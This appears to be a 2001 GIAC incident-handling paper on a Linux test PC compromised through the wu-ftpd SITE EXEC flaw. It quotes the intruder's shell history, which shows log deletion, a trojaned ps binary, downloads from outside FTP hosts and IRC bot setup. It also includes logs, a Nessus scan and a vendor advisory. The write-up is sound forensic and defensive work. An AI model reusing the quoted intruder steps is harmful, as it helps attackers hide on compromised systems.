Global Information Assurance Certification Paper

GCIH – Certification and Security Training

Practical submission – Option 1 (Illustrate an Incident)

By Alwin M Miller
March 15, 2001

Executive Summary

On Wednesday, February 21, 2001 network management requested the disposition, location, and function of one Pentium 450 MHz PC used by the Oracle Database Administration staff. The system in question was located in the room 10 lab. It was used to evaluate the new Oracle Version 8.1.7 and other Oracle Enterprise Management utilities [Ldap]. The PC had been shut down since the first week of February. Its primary use was to develop the install and configure procedures for Oracle and Oracle utilities prior to migration of database from Oracle 7 to Oracle 8. The use of Linux to simulate the Solaris working environment reduced the user irritation of multiple daily "booting" of the system as different configurations are considered and tested. Sun Microsystems's Enterprise 5500 class machines provide the production muscle at this facility.

Later that morning a senior manager of the facility was informed that the IP address XXX.XXX.200.26 had been retrieved from a suspected Cracker in "Northern Europe." The IP address was passed to the FBI who forwarded it to the criminal investigative agents supporting the facility. Senior Management instructed the machine be disconnected from the network and turned off until the investigative agent arrives.

By late afternoon, the criminal investigative agent instructed via phone that hard copies of logs, configuration files and preliminary survey of the "compromised system" be produced. The Pentium system had a Jazz drive installed when it was a Windows NT workstation, but the driver software for Linux was not operational and no tape backup was available. No available large volume hard disks were available on short notice.

On Friday, February 23, 2001 the agent had completed the interviews, seized the 16GB hard disk and departed. What follows are the results of a few hours over two days of minimally invasive observations and guesswork on the means, methods and objectives of the Cracker. The directory listing and logs are the collective output, and with no operational backup, the only remaining trace of the Crack of system 200.26.


The Logs suggest that the Cracker used wu-ftp-2.6.0 "SITE EXEC" [CAN-2000-0573] to access system 200.26 and attempt to load BitchX and nmh but was unable to log back in to complete the Crack before the system was removed from service.

SANS Six Primary Phases of Incident Handling

Preparation

The Pentium 450MHz hereafter know as system 200.26 from the last two octets of its IP address, was formally a Windows NT workstation with 16GB hard disk, Jazz 1GB tape backup and 10Base10 Ethernet card, 24X CD-ROM and 3.5" floppy drive. It was used within sub-net 'xxx.xxx.200.xxx' with a companion Pentium 100Mhz to support migration problems with Oracle Database Management software releases.

Of special interest to the Oracle Data Base Administrators was the recent upgrade of Oracle's Net8 networking product with its integrated management tools and GUI (Graphical User Interface) front end to the traditional command line driven utilities. Oracle's marketing literature suggested some wonderful capabilities of these new products, and the DBA's job was to evaluate and recommend those capabilities that would provide measurable and robust replacement to existing techniques. The teething period for a new install could be reduced from weeks to hours if a multi-system test bed was available where the alternatives could be configured and tested. This would require the system to be brought down and re-installed several times during the evaluation, as there were alternatives for operating system, hardware, memory, and application setting that were incompatible. System 200.26 was tested with Red Hat [Linux] 7.0, 6.2 and 6.0 operating systems; Oracle 8.1.6 and 8.1.7 Database Management Systems and a wide range of memory and disk partitions. The following diagram displays the network and key components related to this incident.



Sub Net Configuration

A Nessus [V.99] security scan was run on the system in late December 2000, but the holes identified were not patched at that time. The Oracle installation was not functioning and the configuration was removed soon after that security-scan. . The final install completed in early February 2001 was Red Hat 6.2 with Oracle 8.1.6. Final lockdown of the Linux box in accordance with SANS Securing Linux Step-by-step was initiated by not completed at that time. Warning Banners and TCP-wrappers were not in place.

Identification

The identification of the incident was straightforward. The authorities had the IP address and went searching for the system in question. The source of the IP address is not clear, other than the "authorities" somewhere in "Northern Europe" found the IP address along with several others when apprehending a suspect. The warning was passed to the FBI. They transferred the case to the criminal investigative authorities having jurisdiction over the facility that owns the IP address. The investigative agent provided the background during the interview.

On Wednesday morning, February 21, 2001 network management requested the disposition, location, and function of one Pentium 450 MHz PC used by the Oracle Database Administration staff. Senior management at the facility followed up on the incident with a request to disconnect the system from the network and maintain a power off condition until the agent instructs otherwise.

On Wednesday afternoon, senior management provided the telephone number of the investigative agent. Following some voice mail efforts on both parts, connection was made. His instruction were to:

1. Keep the system disconnected from the network
2. Carefully search the system for logs and hidden file
3. Be prepared to turnover the hard disk and
4. Provide a detailed account of all activities leading up to the incident.

The agent "Tim" would be arriving on Friday, November 23, 2001 to interview and collect the Hard disk.

What follows is a reconstruction of the preliminary data collection steps as defined in the *"Initial Assessment – Determine whether or not an event is actually an incident"* in Section 4.2.3.

Step 1 – Review incident handling procedures and best practices from the SANS Information Security Reading Room

Intrusion Detection FAQ

John R Dysart, Learning From What Intruders Leave Behind, 29Dec00
Stephen Northcutt, Linux System Compromise, 25Jan00
No Author Listed , How to Examine a Unix Box for Possible Compromise,
No Author Listed , Trojan Warning
No Author Listed , Is it really important to make sure the root account has a history file?
Chris Brenton, Verifying Files with Red Hat's RPM
Michael Sparks, WU-FTP Your way to Root, 21Nov00
No Author Listed , Analysis of N.F.O Hacking-/ rootkit, 08/03/2000

Other Books

David A. Bandel, Linux Security Toolkit, M&T Books, Foster City CA, 2000
Ryan Russell & Stace Cunningham, Hack Proofing your Network, Syngress, Rockland MA, 2000
Joel Scambry, Stuart McClure, George Kurtz, Hacking Exposed (Second Edition), Osborne, Berkeley CA, 2001

SANS, Securing Linux Step-by-step Version 1.0, 2000

Common Vulnerabilities and Exposures, CAN-2000-0573, http//cve.miter.org

Step 2 – Ensure the network is disconnected

Senior management had initially directed the removal of the network connection upon first notification of the event. The system had been shutdown and stored offline for the previous several weeks following the completion of an Oracle 8I installation.

Step 3 – Turn on the system and boot

The fact that the system boots was somewhat of a surprise as initial assumption was that the system has been booby-trapped or destroyed upon the Cracker's exit. In hindsight it would have been better to boot the system on a Trinux floppy and mount the original root as a read-only file system.

Step 4 –Login as Root

When the login was successful, it suggests that the intent of the Cracker was to piggy-back his games on the system, probably not realizing that the 450MHz PC could barely manage the Oracle and the Net8 utilities without difficulty.

Step 5 – Go to single user mode (init 1)

The single user mode would reduce the likelihood of cron jobs impacting the search effort. Time limitation did not permit the search for the trojaned back door as the listing of directories and logs were more pressing. The forensics will be preformed at the investigator's facility, but the results will probably not be made available.

Step 6 – Insert Clean Floppy and mount it, then list critical directories and logs for output to that location ($cd /etc;ls –al > /mnt/floppy)

Step 7 – Assume the entire system has been compromised and all outputs are suspect.

Results of "rpm –Va > /mnt/floppy/rpm_chk.txt"

```
S.5....T c /etc/hosts.allow
S.5....T c /etc/services
S.5....T c /etc/info-dir
```

```
.M.....T c /usr/X11R6/lib/X11/fonts/Speedo/fonts.dir
.M.....T c /usr/X11R6/lib/X11/fonts/Type1/fonts.dir
SM5....T c /usr/X11R6/lib/X11/fonts/misc/fonts.dir
S.5....T c /etc/sysconfig/network-scripts/ifcfg-lo
S.5..UGT c /etc/X11/fs/config
.M.....T c /usr/X11R6/lib/X11/fonts/75dpi/fonts.dir
S.5....T c /home/ftp/etc/group
S.5....T c /home/ftp/etc/passwd
..5....T c /etc/mime.types
S.5....T c /etc/httpd/conf/httpd.conf
missing    /etc/rc.d/rc3.d/S85httpd
.M......   /var/spool/at/.SEQ
.....U..   /dev/audio
.....U..   /dev/audio1
.....U..   /dev/dsp
. . . [section of /dev removed for clarity]
.....U..   /dev/vtx0
.....U..   /dev/vtx1
.....U..   /dev/winradio0
.....U..   /dev/winradio1
S.5....T   /boot/kernel.h
S.5....T c /etc/mc.global
.......T c /usr/share/fonts/default/Type1/fonts.dir
S.5....T   /usr/share/fonts/fontmap
S.5....T   /usr/lib/umb-scheme/slibcat
S.5....T c /etc/inetd.conf
S.5....T c /etc/sysconfig/pcmcia
.M...... c /etc/conf.linuxconf
.M......   /var/log/htmlaccess.log
.M......   /var/log/netconf.log
S.5....T c /etc/pam.d/passwd
missing    /etc/rc.d/rc3.d/S11portmap
missing    /etc/rc.d/rc5.d/S11portmap
.......T c /etc/ppp/pap-secrets
S.5....T   /usr/lib/rhs/python/Conf.pyc
S.5....T   /usr/lib/rhs/python/PasswordCrypt.pyc
S.5....T   /usr/lib/rhs/python/buttonbar.pyc
S.5....T   /usr/lib/rhs/python/foldertabs.pyc
S.5....T   /usr/lib/rhs/python/listbox.pyc
S.5....T   /usr/lib/rhs/python/rhdialog.pyc
S.5....T   /usr/lib/rhs/python/rhentry.pyc
S.5....T   /usr/lib/rhs/python/rhtkinter.pyc
S.5....T   /usr/lib/rhs/python/rhutil.pyc
S.5....T   /usr/lib/rhs/python/textbox.pyc
S.5....T c /root/.bash_profile
S.5....T c /etc/pam.d/rlogin
......G.   /etc/aliases.db
missing    /etc/rc.d/rc3.d/S80sendmail
missing    /etc/rc.d/rc4.d/S80sendmail
missing    /etc/rc.d/rc5.d/S80sendmail
S.5....T c /etc/pam.d/login
S.5....T c /etc/ftpusers
.......T c /etc/yp.conf
S.5....T c /etc/krb5.conf
S.5....T c /var/kerberos/krb5kdc/kadm5.acl
S.5....T c /var/kerberos/krb5kdc/kdc.conf
missing    /var/log/mars_nwe.log
```

```
missing    /var/run/mars_nwe.routes
```

Step 8 – Look for /roots/.bash-history file

The following .bash_history provided confirmation that the system has been Cracked and that the intent was to turn it into an IRC Game machine.

Dump of /root/.bash_history

```
ls
rm -fr wtmp
pico wtmp
ls
pico secure
pico /var/log/messages
ls
pico xferlog
w
ls
pico dmesg
y
df -h
cd /home/httpd/.s
ls
ftp ftp.xoom.com
cp /bin/ps ps-real
mv ps /bin/ps
chmod 755 /bin/ps
pico /dev/ptyp
y
ps -aux
nslookup 203.107.184.36
kill 1626
ps -aux
kill 1580
pico /dev/ptyp
ps -aux
w
tail -f /var/log/messagesa
tail -f /var/log/messages
ps -aux
kill 418
ps -aux
pico /dev/ptyp
w
ftp ftp.bitchx.com
w
pico /dev/ptyp
ps -axu
ps
chmod 755 /bin/ps
p -
ps
ls
cp ps-real /bin/ps
ps
ps -aux
w
ls
w
ls
ftp ftp.xoom.com
ftp ftp.xoom.com
ls
mv ps /bin/ps
chmod 755 /bin/ps
ps
ps -aux
mv ps-real /bin/p
mv /bin/p /bin/ps
ps
ps -aux
w
ls
cp /bin/ps ps-real
ls
ps -axu
w
ftp 212.125.250.61
ls -al
ftp ftp.xoom.com
ps -aux
ftp ftp.xoom.com
chmod u+x ps
./ps
pico ps
ls
tar -zxf BitchX-1.0c17.tar.gz
w
cd BitchX
ls
ps -aux
./configure
make
ls
w
cd source/
./BitchX scammm irc.homelien.no
./BitchX scamm irc.gigabell.de
./BitchX scamm irc.core.com
./BitchX scamm irc.prison.net
w
./BitchX scamm irc.telia.se
ps -aux
```

```
w
pico /etc/ftpusers
ls
cat /etc/passwd
su gdm
w
pico /etc/inetd.conf
killall -9 inetd
/usr/sbin/inetd
./BitchX scamm efnet.demon.co.uk
./BitchX scamm efnet.vuurwerk.nl
./BitchX scamm irc.best.net
./BitchX samm irc.ins.net.uk
./BitchX samm irc.mcs.net

./BitchX samm irc.powersurfr.com
su gdm
ps -aux
w
exit
cd /var/log/messages

cd /var/log/
ls
pico httpd
ls
pico cron
ls
pico spooler
pico spooler
pico spooler.1
ls
pico uucp/
cd uucp/
ls
pico Log
ls
pico Stats
ls
cd ..
ls
pico netconf.log
w
```

```
ls
ps -aux
ssh -l  localhost
ssh -l dd  localhost
ls
exit
w
ls -al
finger root
xit
exit
w
cd /home/httpd/.s
cd BitchX
cd source/
su gdm
ps -aux
cd /home/htt.
cd /home/httpd/.s
ls
./ps
chmod 550 ps
./ps
chmod 755 ps
./ps
ls -al
q
w
su gdm
su gdm
w
w
ps -aux
pico /var/log/messages
ps -aux
kill 423
w
exit
startx
exit


shutdown -h now
```


Step 9 – Review available Log file

The remaining logs provide the February 8 date that seems possible as the initial date of the compromise. The Nessus scan on the 7th of February was the last time the system was operational.

File /var/log/secure.1

```
Jan 24 09:39:27 bc81a login: LOGIN ON tty1 BY oracle
```

```
Feb  7 14:38:12 bc81a login: ROOT LOGIN ON tty1
Feb  8 03:54:28 bc81a in.ftpd[3600]: warning: /etc/hosts.allow, line 6:
missing ":" separator
Feb  8 03:54:28 bc81a in.ftpd[3600]: connect from 210.164.229.50
Feb  8 03:54:30 bc81a in.ftpd[3601]: warning: /etc/hosts.allow, line 6:
missing ":" separator
Feb  8 03:54:30 bc81a in.ftpd[3601]: connect from 210.164.229.50

Feb  7 14:38:12 bc81a PAM_pwdb[2983]: (login) session opened for user
root by LOGIN(uid=0)
Feb  7 14:39:18 bc81a kernel: nessusd uses obsolete
(PF_INET,SOCK_PACKET)
Feb  8 03:54:29 bc81a ftpd[3600]: FTP session closed
```

File /var/log/messages.1

```
Feb  8 03:54:30 bc81a ftpd[3601]: FTP LOGIN REFUSED (ftp in
/etc/ftpusers) FROM server.hatada.to [210.164.229.50], ftp
Feb  8 03:54:41 bc81a ftpd[3601]: FTP session closed
Feb  8 04:02:01 bc81a anacron[3610]: Updated timestamp for job
`cron.daily' to 2001-02-08
```

File /var/log/wtmp (LAST)

```
root     tty1                      Thu Feb 22 08:33   still logged in
root     tty1                      Thu Feb 22 07:59 - 08:33  (00:33)
reboot   system boot  2.2.14-5.0  Thu Feb 22 07:59          (01:10)
root     tty1                      Sat Feb 10 16:01 - 16:01  (00:00)
reboot   system boot  2.2.14-5.0  Sat Feb 10 08:40          (07:21)

wtmp begins Thu Feb  8 16:51:15 2001
```

Step 10 – look for strange or out-of-place directories

Results of ls –al for /var/lib/games

```
total 8
drwxr-xr-x    2 root     root  4096 Feb  6  1996 .
drwxr-xr-x    9 root     root  4096 Aug  2  1998 ..
-rw-rw-r--    1 games    games    0 Feb 10  2000 glines.scores
-rw-rw-r--    1 games    games    0 Feb 10  2000 gnotravex.5x5.scores
.
-rw-rw-r--    1 games    games    0 Feb 10  2000 iagno.w1.scores
-rw-rw-r--    1 games    games    0 Feb 10  2000 iagno.w3.scores
-rw-rw-r--    1 games    games    0 Feb 10  2000 same-gnome.scores
```

Results of ls –al for /home/httpd

```
total 24
drwxr-xr-x    6 root     root         4096 Nov 16 12:46 .
drwxr-xr-x   14 root     root         4096 Feb  6  1996 ..
drwxr-xr-x    3 root     root         4096 Feb 22 14:14 .s
drwxr-xr-x    2 root     root         4096 Mar  1  2000 cgi-bin
drwxr-xr-x    3 root     root         4096 Sep 18 10:20 html
```

```
drwxr-xr-x    3 root     root         4096 Sep 18 10:20 icons
```

Results of ls -al for /home/httpd/.s

```
total 3576
drwxr-xr-x    3 root     root         4096 Feb 22 14:14 .
drwxr-xr-x    6 root     root         4096 Nov 16 12:46 ..
drwxr-xr-x   12 root     root         4096 Feb 22 13:32 BitchX
-rw-r--r--    1 root     root      3538373 Nov 16 13:01 BitchX-
1.0c17.tar.gz
-rwxr-xr-x    1 root     root        39338 Nov 16 13:08 ps
-r-xr-xr-x    1 root     root        60080 Nov 16 13:06 ps-real
```

Results of ls -al for /home/httpd/.s/BitchX

```
total 968
drwxr-xr-x   12 root     root         4096 Feb 22 13:32 .
drwxr-xr-x    3 root     root         4096 Feb 22 14:14 ..
-rw-r--r--    1 root     root            0 Nov 16 13:10 .config.h
-rw-r--r--    1 1000     oinstall    61468 Aug 29 03:14 BitchX.help
-rw-r--r--    1 1000     oinstall      862 Aug 29 03:14 BitchX.ircnames
-rw-r--r--    1 1000     oinstall    10653 Aug 29 03:14 BitchX.quit
.
drwxr-xr-x    3 1000     oinstall     4096 Aug 29 03:15 bx-conf
-rw-r--r--    1 root     root         4472 Nov 16 13:10 config.cache
```

Step 11 – Decide if the system has been compromised

The hidden directory under /etc/httpd and the addition of the games directory under /var/lib provided sufficient cause to believe the system had been compromised. The vector was probably the misconfigured /etc/host.allow or the wu-ftp "Site Exec" whole that the December 26, 2000 scan (shown in Appendix –1 and RehHat's patch shown in Appendix –2) alerted to.

Step 12 – Alert the Authorities

On Friday, February 23, 2001 the agent had completed the interviews, seized the 16GB hard disk and departed. The proceeding material was the results of a few hours over two days of minimally invasive observations and guesswork on the means, methods and objectives of the Cracker. The system 200.26 was maintained in a locked room for the duration of the event with only one DBA having full access to it.

Containment

The compromised system was not the only Linux system within the facility, but details of the configuration and hardening is not available. It is likely that the Berkeley-R commands have been removed and the FTP and Telnet holes have been patched.

The remaining systems within the facility are Sun Microsystems ranging from 450 to 5500 in support of the several dozen Oracle Instances in production. The Solaris 2.6 and 2.8 operating system maintained with monthly patch procedures and internal use of SPI, BSM and Titan provide a functional "Lock Down" capability that was missing on system 200.26.

Of the several issues developed in the Containment section of the IH course, the issue of backup and recovery continue to be the most difficult within the Oracle operational environment, as the scale is in hundreds of Gigabytes and days of tape backup time. When the Cracker world finally starts to aim at the database and tools will be developed to provide the trio of Denial of Service [network], Data Corruption [data] and Software spoiling [system]. The ability to restore from mirrored drives is useless, recovery from backup tapes are suspect and re-installing from cold storage is irrelevant.

In a real time, 24 by 7 operational context, the single workable solution is end-to-end encryption with three factors for identification. The compromise of system 200.26 was not significant. It will be back up as an NT workstation within the week, since the only operating system within which the Jazz drive is functional is Windows NT. It is hoped that the SSH capability to secure the network can be translated to widespread use. The PKI and certificates could provide the baseline for improved [encrypted] security over the network.

The February 1999 papers "Responding to Intrusions" by K. Kossakowski, J Allen, (ET all), CMU/SEI-SIM-006, pg. 31-34, approaches the containment issues as a short-term solution. Their focus is on access control and damage limitation, within the guidelines of the organizational policy and business continuity standards. There is a caution that any active containment activities could result in giving away to the system users, the media and the cracker that the intrusion has been recognized. To that end, CMU recommends that the focus be on system's isolation, stability and repair. The five steps include:

- *Temporarily shut down the compromised system.*
- *Disconnect the compromised system from a network.*
- *Disable system services, if possible.*
- *Change passwords or disable accounts.*
- *Monitor system and network activities.*
- *Verify that redundant systems and data have not been compromised.*

The document continues with the impact on the organizational policy. The tradeoff between access and risk with the organization has to be managed above the system

administration level. Clear and consistent guidelines for security response to these types of activities need to be developed, and distributed and maintained.

This may have been done for senior management, but the specifics and procedures for dealing with an intrusion were somewhat sparse when the event occurred and efforts to respond were initiated. What ended up as policy became "Unplug the system and wait for the Special Agent."

The alternative approach, that of a more commercially oriented incident handling (as found on the Security Focus and Security Portal web Sites) include the following steps:

1. *Analyze Logs*
2. *Secure Logs*
3. *Get email Address of "originating" IP address*
4. *Send message to originating IP Address*
5. *Sanitize logs to be sent to SANS/CERT*
6. *Collect, label, and securely store incident material for future reference*

Item #1 analyze log was addressed in the first section of this document. The Special Investigator handled item #2 when he took possession of the hard disk. Item #3, get the e-mail of the originating IP address was found through a web search of "whois." The web site gave an "ipw" utility output as shown below when fed the suspected IP address.

210.164.229.50

inetnum: 210.164.229.48 - 210.164.229.63
netname: HATADA-NET
descr: Hatada,Yutaka
descr: 1794,Nomura-cho,Nishiwaki-shi,HYOGO
descr: 677-0054 JAPAN
country: JP
admin-c: YH1580JP
tech-c: YH1580JP
remarks: This information has been partially mirrored by APNIC from
remarks: JPNIC. To obtain more specific information, please use the
remarks: JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks: Japanese output, use the /e switch for English output)
remarks: This information has been partially mirrored by APNIC from
remarks: JPNIC. To obtain more specific information, please use the
remarks: JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks: Japanese output, use the /e switch for English output)
changed: apnic-ftp@nic.ad.jp 19991021
changed: apnic-ftp@nic.ad.jp 20010118
source: JPNIC
Wed Mar 14 09:49:49 PST 2001

Senior management decided that items # 4 through # 6 are not operable in this situation. In any case the end-node from the logs may just be another cracked system and not the person that originated the cracking effort. Federal law and organizational policy does not encourage vigilante activities.

Eradication

The solution to system 200.26 was, in the words of GCIH "Nuking the operating system from high orbit" will probably occur at the investigators' facility following the forensic analysis. The paperwork left behind suggests that the hard disk will be returned some day and may even be returned to the original system. In the mean time, the system will be brought back online with minimal fuss and bother, provided senior management concurs.

The introduction of a firewall and filtering has been an ongoing effort with the facility. The efforts will likely increase over the next few weeks as the increased threats from media attention to the "viruses, hacks and Trojans."

Returning to K. Kossakowski, et all, paper on "Responding to Intrusions" Chapter 7 considers "Eliminate all means of intruder access." In a word, Eradicate. The security improvement process includes eight steps:

1. *Change all passwords on all systems to which the attacker may have had access.*
2. *Reinstall compromised systems if you preparation was insufficient.*
3. *Remove any means for intruder access including changes made by an intruder.*
4. *Restore executable programs (including application services) and binary files from original distribution media.*
5. *Review system configurations.*
6. *Determine if you have uncorrected system and network vulnerabilities and correct them.*
7. *Improve protection mechanisms to limit the exposure of network and systems.*
8. *Improve detection mechanisms to enable better reporting of attacks.*

The full re-install of the Linux RedHat 7.0 as a standalone Oracle 8I test-bed accomplished items #1 through #4.

Item #5 is certainly an on-going effort by the system and network staff.

The issues under item #6 have resulted in some concern about the configuration and operation of the firewalls that have been "stood-up" in the last several weeks.

Item #7 has resulted in several requests for the "official approved information security tools" that has, to date not been answered.

Item #8 has been deferred until the organizational level review has been completed and subordinate implementation strategy has been approved.

Recovery

The use of the Linux system as a standalone test bed would be acceptable to establish the limits of the operating system and applications but would do nothing to provide for the networking enhancements [Net8] that must be tested and understood prior to implementation. The requirement is to add a screened subnet with active blocking of all external paths. It may require a full-disconnected network be configured to validate it.

K. Kossakowski, et all, paper on "Responding to Intrusions" Chapter 8 "Return systems to normal operation" has six steps to accomplish this goal. They include:

1. *Determine the requirements and timeframe for returning the system to normal operations.*
2. *Restore user data from trusted backup media.*
3. *Enable system and application services.*
4. *Reconnect the restored system to the network.*
5. *Validate the restored system.*
6. *Watch for additional scans or probes that may signal the return of an intruder.*

System 200.26 was able to return to standalone operation within the week, given its single purpose of a test-bed without any operational data or users. If one of the production servers had been hit, instead of a test box, the operational impact would have been significant. One of the Sun 5500 with several hundred megabyte of disk supporting a few hundred users with half a dozen Oracle instances would require at least three days to recover from distribution disk and backup tapes.

The viability of the backup media would be the primary concern. There are few guideposts to the accuracy and validity of the data from the DBA's point of view. If a database was tampered with, only the end-users and data owners would be in a position to alert to the problem. A destroyed database can be recovered and restored using several system and database tools, but a tampered database does not necessarily give any indication that standard data management tools were used for "evil purposes." The DBA's are called on routinely to recover and replace data that has been inadvertently damaged from error, omissions, or carelessness. It's up to the end-users to alert us to tampered data from unknown sources.

Once the database and system have been recovered, the ability to protect the system needs to be considered. Currently, the mechanism to inform the DBA's to watch out for active "cracking" attempts has not made it to operational policy.

Lessons Learned

Of the several lessons learned during this incident, the most important, is to slow down and take the long view of events and testing. First build the system, then secure the system then connect the system, then load the applications.

The second lesson learned is to mitigate the risk by removing all unnecessary threats during the testing phase. The separate network would provide a workable, but somewhat cumbersome capability as there are few ways to move the several hundred megabyte files from http://technet.oracle.com to the target system without an external "shared" device. The option of a CD-RW is possible if the Linux drivers are available and work.

The third lesson learned is to upgrade the scrounge box to include a few 20GB hard disks that can be freely offered to the investigative agents when necessary. The effort is to provide a workable solution to problems involving hundred of gigabytes of data and involving several hundreds of users. The issues in scaling up to production will have to be addressed some point in time as no user community will likely permit random booting of their production system to evaluate a new package.

The fourth lesson learned is to keep a perspective on the Cracking issues. A web newsletter carried the story that a Chinese Cracker will probably get a death sentence for his activities at a Chinese bank. The Malaya's will give a Cracker Life without a trial if he/she is a sufficient threat and finally the British have decided that Crackers are Terrorists. We swing between withholding the daily Twinkie or five years in prison.

The fifth and final lesson from this event/incident is to develop the "jump kit" offered in the course specifically for Solaris, Windows NT and Linux so that next occurrence of an incident will be better controlled. The Linux choice will probably be the Trinux boot-able floppy approach as it has the smallest footprint and provides a wide set of network and system tools. For the NT and Solaris variant, it looks like a boot-able CD-ROM would be the optimum choice, but the build time for those two will be significantly longer.

APPENDIX –1

XXX.XXX.200.26

Repartition of the level of the security problems :

[Back to the index]
List of open ports :

- *general/udp (Security notes found)*
- *telnet (23/tcp) (Security warnings found)*
- *ftp (21/tcp) (Security hole found)*
- *ntalk (518/udp) (Security notes found)*
- *ssh (22/tcp) (Security notes found)*
- *finger (79/tcp) (Security warnings found)*
- *auth (113/tcp) (Security warnings found)*
- *login (513/tcp) (Security warnings found)*
- *shell (514/tcp) (Security warnings found)*
- *unknown (3001/tcp) (Security warnings found)*

Information found on port general/udp

For your information, here is the traceroute to XXX.XXX.200.26 :
XXX.XXX.200.26

Warning found on port telnet (23/tcp)

The Telnet service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the telnet client
and the telnet server. This includes logins
and passwords.

You should disable this service and use OpenSSH instead.
(www.openssh.com)

Solution : Comment out the 'telnet' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0619

Information found on port telnet (23/tcp)

Remote telnet banner :

Red Hat Linux release 6.2 (Zoot)

Vulnerability found on port ftp (21/tcp)

You are running a version of wu-ftpd which is older or
as old as version 2.6.0.
These versions do not sanitize the user input properly
and allow an intruder to execute arbitrary code through
the command SITE EXEC.

*** Note that Nessus could not log into this server
*** so it could not determine whether the option SITE

*** EXEC was activated or not, so this message may be
*** a false positive

Solution : upgrade to wu-ftpd 2.6.1
Risk factor : High
CVE : CVE-2000-0573

Information found on port ftp (21/tcp)
Remote FTP server banner :
MyServer FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.

Information found on port ntalk (518/udp)

talkd is running (talkd is the server that notifies a user
that someone else wants to initiate a conversation)

Malicious hackers may use it to abuse legitimate
users by conversing with them with a false identity
(social engineering).
In addition to this, crackers may use this service
to execute arbitrary code on your system.

Solution: Disable talkd access from the network by adding the
approriate rule on your firewall. If you do not
need talkd, comment out the relevant line in /etc/inetd.conf.

See aditional information regarding the dangers of keeping
this port open:
http://www.cert.org/advisories/CA-97.04.talkd.html

Risk factor : Medium
CVE : CVE-1999-0048

Information found on port ntalk (518/udp)
talkd protocol version: 1
CVE : CVE-1999-0048

Information found on port ssh (22/tcp)
Remote SSH version : SSH-1.99-2.3.0 SSH Secure Shell (non-commercial)

Warning found on port finger (79/tcp)
The 'finger' service provides useful informations
to crackers, since it allow them to gain usernames, check if a machine
is being used, and so on...
Risk factor : Low.
Solution : comment out the 'finger' line in /etc/inetd.conf
CVE : CVE-1999-0612
Warning found on port auth (113/tcp)
The 'ident' service provides sensitives informations
to the intruders : it mainly says which accounts are running which
services. This helps attackers to focus on valuable services [those
owned by root]. If you don't use this service, disable it.

Risk factor : Low.

Solution : comment out the 'auth' line in /etc/inetd.conf
CVE : CAN-1999-0629

Warning found on port login (513/tcp)

The rlogin service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rlogin client
and the rlogin server. This includes logins
and passwords.

You should disable this service and use openssh instead
(www.openssh.com)

Solution : Comment out the 'rlogin' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

Warning found on port shell (514/tcp)

The rsh service is running.
This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the rsh client
and the rsh server. This includes logins
and passwords.

You should disable this service and use ssh instead.

Solution : Comment out the 'rsh' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0651

Warning found on port unknown (3001/tcp)

Nessus Daemon open on port TCP:3001, NessusD version: NTP/1.2

This file was generated by Nessus, the open-sourced security scanner.

Appendix 2

Red Hat Support

Support Home Documentation & Online Resources Updates & Errata Support Programs

Red Hat Linux Security Advisory
Back to Red Hat Linux 6.2 Security Advisories
Back to Red Hat Linux 6.1 Security Advisories
Back to Red Hat Linux 6.0 Security Advisories
Back to Red Hat Linux 5.2 Security Advisories

Red Hat, Inc. Security Advisory

Synopsis remote root exploit (SITE EXEC) fixed

Advisory ID RHSA-2000:039-02

Issue Date 2000-06-23

Updated on 2000-06-23

Product Red Hat Linux

Keywords wu-ftpd, root exploit, site exec, buffer overrun

Cross References N/A
---
1. Topic:
A security bug in wu-ftpd can permit remote users, even without
an account, to gain root access.
The new version closes the hole.

2. Problem description:
An exploitable buffer overrun existed in wu-ftpd code's status update code.
Fixed by adding bounds checking by passing the status strings through %s.

3. Bug IDs fixed: (see bugzilla for more information)
N/A -

4. Relevant releases/architectures:
Red Hat Linux 5.2 - i386 alpha sparc
Red Hat Linux 6.2 - i386 alpha sparc

5. RPMs required:
Red Hat Linux 5.2:
i386:
ftp://updates.redhat.com/5.2/i386/wu-ftpd-2.6.0-2.5.x.i386.rpm
alpha:
ftp://updates.redhat.com/5.2/alpha/wu-ftpd-2.6.0-2.5.x.alpha.rpm
sparc:
ftp://updates.redhat.com/5.2/sparc/wu-ftpd-2.6.0-2.5.x.sparc.rpm

sources:

ftp://updates.redhat.com/5.2/SRPMS/wu-ftpd-2.6.0-2.5.x.src.rpm
Red Hat Linux 6.2:
i386:
ftp://updates.redhat.com/6.2/i386/wu-ftpd-2.6.0-14.6x.i386.rpm
alpha:
ftp://updates.redhat.com/6.2/alpha/wu-ftpd-2.6.0-14.6x.alpha.rpm
sparc:
ftp://updates.redhat.com/6.2/sparc/wu-ftpd-2.6.0-14.6x.sparc.rpm
sources:
ftp://updates.redhat.com/6.2/SRPMS/wu-ftpd-2.6.0-14.6x.src.rpm

6. Solution:
For each RPM for your particular architecture, run:
rpm -Fvh [filename]
where filename is the name of the RPM.

7. Verification:

MD5 sum	Package Name
e1f3b09d8ad0067fa7fd22e7afe77e64	5.2/SRPMS/wu-ftpd-2.6.0-2.5.x.src.rpm
